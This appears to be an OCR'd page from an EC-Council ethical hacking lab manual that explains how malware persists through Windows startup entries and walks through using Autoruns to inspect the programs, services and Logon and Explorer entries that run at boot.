
Startup programs are applications or processes that start when your system boots up. Attackers make many malicious programs such as Trojans and worms in such a way that they are executed during startup, and the user is unaware of the malicious program running in the background.

An ethical hacker or penetration tester must identify the applications or processes that start when a system boots up and remove any unwanted or malicious programs that can breach privacy or affect a system's health. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools like Autoruns for Windows and WinPatrol is essential for detecting malware.

Autoruns for Windows: This utility can auto-start the location of any startup monitor, display which programs are configured to run during system bootup or login, and show the entries in the order Windows processes them. As soon as this program is included in the startup folder, Run, RunOnce, and other Registry keys, users can configure Autoruns to show other locations, including Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.
Autoruns' Hide Signed Microsoft Entries option helps the user zoom in on third-party auto-starting images that add to the users' system, and it has support for looking at the auto-starting images configured for other accounts configured on the system.

WinPatrol: WinPatrol provides the user with 14 different tabs to help in monitoring the system and its files. This security utility gives the user a chance to look for programs that are running in the background of a system so that the user can take a closer look and control the execution of legitimate and malicious programs.


1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\Autoruns for Windows** and double-click **Autoruns.exe**.
2. The **AutoRuns License Agreement** window appears; click **Agree**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Autoruns** main window appears. It displays all **processes**, **dll's**, and **services**, as shown in the screenshot.

   Note: The application lists displayed under all the tabs may vary when you perform this task.




4. Click the **Logon** tab to view the applications that run automatically during login.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **Explorer** tab to view the explorer applications that run automatically at system startup.



